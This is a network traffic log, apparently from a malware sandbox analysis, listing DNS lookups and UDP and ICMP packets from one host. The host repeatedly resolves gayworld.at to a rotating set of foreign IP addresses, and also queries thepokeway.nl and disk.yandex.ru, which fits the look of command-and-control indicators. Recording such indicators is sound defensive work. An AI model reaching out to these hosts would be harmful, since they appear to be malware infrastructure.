Oct 3, 2022 16:02:28.913275957 CEST	53	51530	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:30.322304964 CEST	56122	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:30.341892004 CEST	53	56122	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:31.793356895 CEST	52556	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:31.812814951 CEST	53	52556	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:33.368920088 CEST	61609	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:33.408842087 CEST	53	61609	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:34.569097996 CEST	52481	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:34.586606026 CEST	53	52481	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:36.250099897 CEST	53943	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:36.267369986 CEST	53	53943	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:38.012209892 CEST	56086	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:38.029376030 CEST	53	56086	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:40.613462925 CEST	56547	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:40.630553007 CEST	53	56547	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:41.344445944 CEST	59881	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:41.363892078 CEST	53	59881	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:42.931617975 CEST	58917	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:43.292428017 CEST	53	58917	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:44.458278894 CEST	50343	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:44.477650881 CEST	53	50343	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:45.677721977 CEST	62520	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:45.697478056 CEST	53	62520	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:46.092197895 CEST	55629	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:46.109102964 CEST	53	55629	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:47.606362104 CEST	52079	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:47.626216888 CEST	53	52079	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:48.795689106 CEST	56569	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:48.816482067 CEST	53	56569	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:50.351620913 CEST	61833	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:50.371005058 CEST	53	61833	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:51.679682016 CEST	65044	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:51.699145079 CEST	53	65044	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:54.394026041 CEST	60032	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:54.414454937 CEST	53	60032	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:56.258394957 CEST	49232	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:56.275888920 CEST	53	49232	8.8.8.8	192.168.2.6
Oct 3, 2022 16:02:57.832411051 CEST	56123	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:02:57.852178097 CEST	53	56123	8.8.8.8	192.168.2.6
Oct 3, 2022 16:03:00.111004114 CEST	59752	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:03:00.130573988 CEST	53	59752	8.8.8.8	192.168.2.6
Oct 3, 2022 16:03:01.292145014 CEST	52865	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:03:01.309343100 CEST	53	52865	8.8.8.8	192.168.2.6
Oct 3, 2022 16:03:02.475035906 CEST	57322	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:03:02.494340897 CEST	53	57322	8.8.8.8	192.168.2.6
Oct 3, 2022 16:03:04.113204956 CEST	62958	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:03:04.132086992 CEST	53	62958	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 16:03:05.668297052 CEST	64404	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:03:05.687047958 CEST	53	64404	8.8.8.8	192.168.2.6
Oct 3, 2022 16:03:06.878901958 CEST	62848	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:03:06.898446083 CEST	53	62848	8.8.8.8	192.168.2.6
Oct 3, 2022 16:03:07.288924932 CEST	55956	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:03:07.308587074 CEST	53	55956	8.8.8.8	192.168.2.6
Oct 3, 2022 16:03:08.752159119 CEST	57515	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:03:08.772114992 CEST	53	57515	8.8.8.8	192.168.2.6
Oct 3, 2022 16:03:10.009067059 CEST	51321	53	192.168.2.6	8.8.8.8
Oct 3, 2022 16:03:10.027987957 CEST	53	51321	8.8.8.8	192.168.2.6

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Oct 3, 2022 16:02:05.524573088 CEST	192.168.2.6	8.8.8.8	d091	(Port unreachable)	Destination Unreachable
Oct 3, 2022 16:02:12.428839922 CEST	192.168.2.6	8.8.8.8	d091	(Port unreachable)	Destination Unreachable
Oct 3, 2022 16:02:14.167395115 CEST	192.168.2.6	8.8.8.8	d091	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:04.053071022 CEST	192.168.2.6	8.8.8.8	0xb2ae	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.061424971 CEST	192.168.2.6	8.8.8.8	0xb2ae	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:07.186903954 CEST	192.168.2.6	8.8.8.8	0xdc0e	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:09.018820047 CEST	192.168.2.6	8.8.8.8	0xcc4d	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:10.060950041 CEST	192.168.2.6	8.8.8.8	0xcc4d	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:11.061077118 CEST	192.168.2.6	8.8.8.8	0xcc4d	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:11.693664074 CEST	192.168.2.6	8.8.8.8	0x3a56	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.701698065 CEST	192.168.2.6	8.8.8.8	0x3a56	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.522531986 CEST	192.168.2.6	8.8.8.8	0x950a	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:16.051903009 CEST	192.168.2.6	8.8.8.8	0x921d	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:17.557213068 CEST	192.168.2.6	8.8.8.8	0x8415	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:18.881077051 CEST	192.168.2.6	8.8.8.8	0xfe3a	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:21.023433924 CEST	192.168.2.6	8.8.8.8	0xc894	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:25.945671082 CEST	192.168.2.6	8.8.8.8	0xae3e	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:27.158170938 CEST	192.168.2.6	8.8.8.8	0xb98	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.329027891 CEST	192.168.2.6	8.8.8.8	0x6e8	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:28.895567894 CEST	192.168.2.6	8.8.8.8	0x27c5	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:30.322304964 CEST	192.168.2.6	8.8.8.8	0xb4a8	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:31.793356895 CEST	192.168.2.6	8.8.8.8	0x8554	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:33.368920088 CEST	192.168.2.6	8.8.8.8	0x6fd	Standard query (0)	thepokeway.nl	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:34.569097996 CEST	192.168.2.6	8.8.8.8	0x39c	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:36.250099897 CEST	192.168.2.6	8.8.8.8	0xaf81	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:38.012209892 CEST	192.168.2.6	8.8.8.8	0x2217	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:40.613462925 CEST	192.168.2.6	8.8.8.8	0xdbcd	Standard query (0)	disk.yandex.ru	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:41.344445944 CEST	192.168.2.6	8.8.8.8	0x2108	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:42.931617975 CEST	192.168.2.6	8.8.8.8	0xa159	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:44.458278894 CEST	192.168.2.6	8.8.8.8	0x8668	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:45.677721977 CEST	192.168.2.6	8.8.8.8	0x99a8	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:46.092197895 CEST	192.168.2.6	8.8.8.8	0xff6e	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:47.606362104 CEST	192.168.2.6	8.8.8.8	0xe668	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:48.795689106 CEST	192.168.2.6	8.8.8.8	0x58f8	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:50.351620913 CEST	192.168.2.6	8.8.8.8	0x9be6	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:51.679682016 CEST	192.168.2.6	8.8.8.8	0xe6c1	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:54.394026041 CEST	192.168.2.6	8.8.8.8	0x8b41	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:56.258394957 CEST	192.168.2.6	8.8.8.8	0xf81d	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:57.832411051 CEST	192.168.2.6	8.8.8.8	0x4e5c	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:00.111004114 CEST	192.168.2.6	8.8.8.8	0x6ea2	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:01.292145014 CEST	192.168.2.6	8.8.8.8	0x5c5b	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:02.475035906 CEST	192.168.2.6	8.8.8.8	0x9acc	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:04.113204956 CEST	192.168.2.6	8.8.8.8	0x2040	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:05.668297052 CEST	192.168.2.6	8.8.8.8	0x8e38	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:06.878901958 CEST	192.168.2.6	8.8.8.8	0x8f34	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:07.288924932 CEST	192.168.2.6	8.8.8.8	0xaedf	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:08.752159119 CEST	192.168.2.6	8.8.8.8	0x955b	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:03:10.009067059 CEST	192.168.2.6	8.8.8.8	0x6a4d	Standard query (0)	gayworld.at	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:05.504152060 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.504152060 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.504152060 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.504152060 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.504152060 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.504152060 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:05.504152060 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.504152060 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.504152060 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.504152060 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.524478912 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.524478912 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.524478912 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.524478912 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.524478912 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.524478912 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.524478912 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.524478912 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.524478912 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:05.524478912 CEST	8.8.8.8	192.168.2.6	0xb2ae	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:07.642482996 CEST	8.8.8.8	192.168.2.6	0xdc0e	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:07.642482996 CEST	8.8.8.8	192.168.2.6	0xdc0e	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:07.642482996 CEST	8.8.8.8	192.168.2.6	0xdc0e	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:07.642482996 CEST	8.8.8.8	192.168.2.6	0xdc0e	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:07.642482996 CEST	8.8.8.8	192.168.2.6	0xdc0e	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:07.642482996 CEST	8.8.8.8	192.168.2.6	0xdc0e	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:07.642482996 CEST	8.8.8.8	192.168.2.6	0xdc0e	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:07.642482996 CEST	8.8.8.8	192.168.2.6	0xdc0e	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:07.642482996 CEST	8.8.8.8	192.168.2.6	0xdc0e	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:07.642482996 CEST	8.8.8.8	192.168.2.6	0xdc0e	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:11.404870033 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:11.404870033 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:11.404870033 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:11.404870033 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:11.404870033 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:11.404870033 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:11.404870033 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:11.404870033 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:11.404870033 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:11.404870033 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.426100969 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.426100969 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.426100969 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.426100969 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.426100969 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.426100969 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.426100969 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.426100969 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.426100969 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.426100969 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.504834890 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.504834890 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.504834890 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.504834890 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.504834890 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.504834890 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:12.504834890 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.504834890 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.504834890 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.504834890 CEST	8.8.8.8	192.168.2.6	0xcc4d	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.978713036 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.978713036 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.978713036 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.978713036 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.978713036 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.978713036 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.978713036 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.978713036 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.978713036 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:12.978713036 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.167190075 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.167190075 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.167190075 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.167190075 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.167190075 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.167190075 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.167190075 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.167190075 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.167190075 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.167190075 CEST	8.8.8.8	192.168.2.6	0x3a56	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.542105913 CEST	8.8.8.8	192.168.2.6	0x950a	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 16:02:14.542105913 CEST	8.8.8.8	192.168.2.6	0x950a	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.542105913 CEST	8.8.8.8	192.168.2.6	0x950a	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.542105913 CEST	8.8.8.8	192.168.2.6	0x950a	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.542105913 CEST	8.8.8.8	192.168.2.6	0x950a	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.542105913 CEST	8.8.8.8	192.168.2.6	0x950a	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.542105913 CEST	8.8.8.8	192.168.2.6	0x950a	No error (0)	gayworld.at		190.147.188.50	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.542105913 CEST	8.8.8.8	192.168.2.6	0x950a	No error (0)	gayworld.at		181.167.134.24	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.542105913 CEST	8.8.8.8	192.168.2.6	0x950a	No error (0)	gayworld.at		211.53.230.67	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:14.542105913 CEST	8.8.8.8	192.168.2.6	0x950a	No error (0)	gayworld.at		189.239.70.36	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:16.071573973 CEST	8.8.8.8	192.168.2.6	0x921d	No error (0)	gayworld.at		175.126.109.15	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:16.071573973 CEST	8.8.8.8	192.168.2.6	0x921d	No error (0)	gayworld.at		175.119.10.231	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:16.071573973 CEST	8.8.8.8	192.168.2.6	0x921d	No error (0)	gayworld.at		211.119.84.112	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:16.071573973 CEST	8.8.8.8	192.168.2.6	0x921d	No error (0)	gayworld.at		84.224.193.200	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:16.071573973 CEST	8.8.8.8	192.168.2.6	0x921d	No error (0)	gayworld.at		138.36.3.134	A (IP address)	IN (0x0001)	false
Oct 3, 2022 16:02:16.071573973 CEST	8.8.8.8	192.168.2.6	0x921d	No error (0)	gayworld.at		115.88.24.202	A (IP address)	IN (0x0001)	false
